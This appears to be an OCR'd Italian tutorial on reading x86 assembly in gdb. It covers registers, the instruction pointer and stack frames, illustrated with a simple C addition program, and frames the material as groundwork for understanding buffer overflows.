
Per non vedere la licenza ogni volta possiamo usare:

$ gdb -q <nome binario>

Avendo compilato tale binario con le varie flag posso vedere i simboli di debug, ad esempio, all'interno di gdb digitando:

(gdb) disass main

il debugger mi restituisce il codice Assembly relativo al main di questo binario:



Per quanto il **codice Assembly** possa spaventare non ci deve intimorire, per il semplice fatto che a noi non interessa sapere tutto di tale codice, ma almeno le parti essenziali, ad esempio per effettuare un **attacco buffer overflow**.

Come si legge dunque il codice Assembly? Ogni istruzione ha un **opcode** (ad esempio *lea*, *push*, *mov*, *add* etc) seguita dagli argomenti, inoltre ogni opcode, ogni istruzione ha un proprio **indirizzo di memoria** (ad esempio *0x000011bd*, *0x000011c1*) questo perchè l'assembly fa parte del programma dunque fa parte della memoria del programma (nella text section) e quindi può essere indicizzato in memoria. Ad esempio il **costrutto call** utilizza l'indirizzo di memoria dell'argomento che gli passiamo.

I valori *0x* sono gli indirizzi di memoria espressi in esadecimale. Analizzando questo output ad un certo punto leggiamo:

call 0x119d <f>

Questa non è altro che la chiamata alla funzione f definita nel nostro codice C. In questa prima analisi possiamo notare che gli indirizzi di memoria hanno valori molto bassi. Andiamo

a inserire un breakpoint all'inizio del main e lanciamo il programma, da gdb queste operazioni si fanno con:


(gdb) b *main

(gdb) run

```
(gdb) b *main
Breakpoint 1 at 0x11bd: file Function.c, line 8.
(gdb) run
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation
/Function
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at Function.c:8
8       int main(){
```

Digitiamo di nuovo:

(gdb) disass main



Come possiamo notare ora è comparsa una freccetta che indica il termine del programma alla prima istruzione del main. In secondo luogo gli indirizzi di memoria delle istruzioni sono variati, questo perchè il programma è stato caricato in memoria, questo significa che lo spazio di indirizzamento di un programma può variare, un conto è quello scritto nel binario quando non è eseguito, un conto quando viene eseguito, sono spazi di memoria differenti. La differenza è leggera, infatti i vari ***segmenti di memoria*** sono sempre gli stessi, ma in base se un programma viene eseguito (dunque caricato in memoria) o meno il loro ordine varierà. Ritornando a vedere gdb possiamo notare questi simboli <+4> <+7> che indicano rispettivamente un numero n di byte dopo la prima istruzione (in questo caso 4 e 7 byte dopo la prima istruzione). Dunque **l'indirizzamento relativo** ad ogni istruzione rimane lo stesso rispetto alle istruzioni dello stesso blocco (dunque <+4> <+7> etc), mentre **l'indirizzamento assoluto** rispetto allo spazio di memoria assoluto (0x565561bd, 0x565561c1 etc) potrebbe cambiare.

Ritornando al concetto di opcode e argomenti:

- **opcode**: indica l'operazione da effettuare
- **argomento/i**: indica su quali argomenti vogliamo effettuare l'operazione del rispettivo opcode

Ad esempio **mov** sta muovendo due zone di memoria differenti, **call** sta effettuando una chiamata a funzione. Gli **argomenti** possono sia essere *indirizzi di memoria espressi in esadecimale* sia *registri*, i registri più importanti sono:

- ebp
- esp
- ecx
- ebx
- eax

I **registri della CPU** sono zone di memoria locate all'interno della CPU estremamente veloci che sono utilizzate da quest'ultimo per effettuare i calcoli.

Tutti i dati di un programma sono sia salvati in RAM ma ogni volta che operiamo con essi i dati vengono presi dalla RAM e messi nei registri del processore si opera su questi registri e l'eventuale risultato viene scritto in memoria. Questa operazione viene fatta perché l'accesso alla memoria RAM è più lento rispetto ai registri della CPU, essendo che i registri della CPU sono fisicamente più vicini alla CPU la latenza per ottenere un dato è più breve. Tali registri però hanno uno spazio molto piccolo dunque limitato. In ultima battuta inerente al linguaggio Assembly quando noi stiamo effettuando operazioni come:

PTR [ecx-0x4]

Questo è un accesso alla memoria dove l'indirizzo che utilizziamo per accedere alla memoria lo calcoliamo rispetto ad un registro.


Torniamo a leggere l'articolo:


```
                        The Stack Region
                        ~~~~~~~~~~~~~~~~

   A stack is a contiguous block of memory containing data.  A register called
the stack pointer (SP) points to the top of the stack.  The bottom of the
stack is at a fixed address.  Its size is dynamically adjusted by the kernel
at run time. The CPU implements instructions to PUSH onto and POP off of the
stack.

   The stack consists of logical stack frames that are pushed when calling a
function and popped when returning.  A stack frame contains the parameters to
a function, its local variables, and the data necessary to recover the
previous stack frame, including the value of the instruction pointer at the
time of the function call.

   Depending on the implementation the stack will either grow down (towards
lower memory addresses), or up.  In our examples we'll use a stack that grows
down.  This is the way the stack grows on many computers including the Intel,
Motorola, SPARC and MIPS processors.  The stack pointer (SP) is also
implementation dependent.  It may point to the last address on the stack, or
to the next free available address after the stack.  For our discussion we'll
assume it points to the last address on the stack.
```

"*Lo stack è una sequenza continua di blocchi della memoria.*" Il processore gestisce la stack mediante dei registri, in particolare uno detto SP (stack pointer) che punta in cima alla stack. Infatti in precedenza con **l'istruzione mov** vi era proprio il **registro esp** (*stack pointer*) la '*e*' indica un prefisso dell'architettura x86 a 32 bit (potremmo trovare al posto della e la '*r*' che indica lo stack pointer nell'architettura x86 a 64 bit). Infatti mediante gdb possiamo vedere che molti registri utilizzano la lettera '*e*' proprio perchè stiamo lavorando con un'architettura a 32 bit.

"*Rispetto a dove si trova la stack essa accresce solo da un lato, ossia dal lato dove posso inserire dati*". La memoria in realtà può crescere in due direzioni distinte, supponiamo di avere la nostra memoria, l'indirizzo più basso ad esempio è lo 00000 mentre quello più grande è fffff, la stack si può espandere sia da 0x00000000 --> 0xffffffff che da 0xffffffff → 0x00000000, la differenza è che:

- Il primo tipo accresce verso gli indirizzi più grandi
- Il secondo tipo accresce verso gli indirizzi più piccoli (questo è il modo che utilizzano le architetture a 32 bit di Intel)






“La dimensione della stack è gestita dal kernel durante l’esecuzione del processo. Il processore offre delle istruzioni a livello Assembly per effettuare le operazioni di PUSH e POP”. ***Nota:*** quando aumenta la stack lo stack pointer (*SP*) diminuisce, viceversa, quando diminuisce la stack lo stack pointer aumenta.

“*La struttura della stack possiamo decomporre come in una serie di stack frames che sono creati quando viene creata una funzione ed eliminati quando esco dalla funzione. Lo stack frame contiene svariate informazioni tutte che aiutano il processore ad eseguire una funzione, in particolare contiene i parametri di una funzione, le variabili locali della funzione, i dati necessari per recuperare lo stack frame della funzione precedente e il valore dell’instruction pointer quando abbiamo effettuato la call*”. Tra i registri della CPU troviamo un registro in particolare che prende il nome di **instruction pointer** (*IP*) che nelle architetture x86 prende il nome di **eip**. Tale registro indica al processo la prossima istruzione da eseguire. Vediamo un esempio pratico, apriamo di nuovo gdb e inseriamo un breakpoint al main (come visto in precedenza), andiamo a vedere poi le informazioni dei registri con:


(gdb) info register

Oppure la forma abbreviata

(gdb) i r



In questo punto **l'epi** punta all'indirizzo *0x565561bd*. Prendendo in analisi il codice assembly di questo eseguibile notiamo che questo indirizzo combacia con l'indirizzo del breakpoint (ossia della prima istruzione del main()):




Se da gdb digito

(gdb) nexti // Vai alla prossima istruzione

Digitando di nuovo:

(gdb) info register


L'indirizzo di IP sará cambiato:



Prendiamo di nuovo in analisi il nostro codice C:

```c
#include <stdio.h>

int f(int a, int b){
    int c = a + b;
    return c;
}

int main(){
    int d = f(1, 2);
    printf("%d\n", d);
    return 0;
}
```

Quando chiamo la funzione f avró un certo stack frame, quando chiamo la funzione nel **main()** avró un nuovo stack frame che si chiama SF di f che conterrá i valori 1 e 2, la variabile locale c e i dati necessari per effettuare il ritorno in modo che quanto termino l'esecuzione della funzione so dove ritornarli:




Ora è curioso approfondire come ragiona il programma per la gestione dei valori di ritorno, modifichiamo il nostro codice:

```c
#include <stdio.h>

int f(int a, int b){
    int c = a + b;
    return c;
}

int prova(){
    int c = f(3, 4);
    return c;
}

int main(){
    int d = f(1, 2);
    printf("%d\n", d);
    return 0;
}
```

In questo caso la funzione f puó essere chiamata sia in prova() che in main(), questo significa che il processore quando esegue f ed effettua il **return c** deve capire a quale delle due funzioni deve restituire il return. In altre parole il processore deve comprendere chi ha chiamato prima f, questa informazione risiede nello **stack frame di f()**.

Analizziamo di nuovo il codice mediante **gdb**:



Come possiamo notare vi è una call ad f:


Prima della chiamata effettiva, vi è la preparazione dello stack frame di f mediante le istruzioni push:

Questi due valori, *0x2* e *0x1* sono proprio i due argomenti che passiamo ad **f()** durante la chiamata nel main. In seguito l'istruzione call in modo implicito va a inserire nello stack della funzione **f()** altre informazioni che gli serviranno, possiamo vederle digitando:


(gdb) disass f

```
(gdb) disass f
Dump of assembler code for function f:
   0x5655619d <+0>:     push   %ebp
   0x5655619e <+1>:     mov    %esp,%ebp
   0x565561a0 <+3>:     sub    $0x10,%esp
   0x565561a3 <+6>:     call   0x5655620d <__x86.get_pc_thunk.ax>
   0x565561a8 <+11>:    add    $0x2e30,%eax
   0x565561ad <+16>:    mov    0x8(%ebp),%edx
   0x565561b0 <+19>:    mov    0xc(%ebp),%eax
   0x565561b3 <+22>:    add    %edx,%eax
   0x565561b5 <+24>:    mov    %eax,-0x4(%ebp)
   0x565561b8 <+27>:    mov    -0x4(%ebp),%eax
   0x565561bb <+30>:    leave
   0x565561bc <+31>:    ret
End of assembler dump.
```

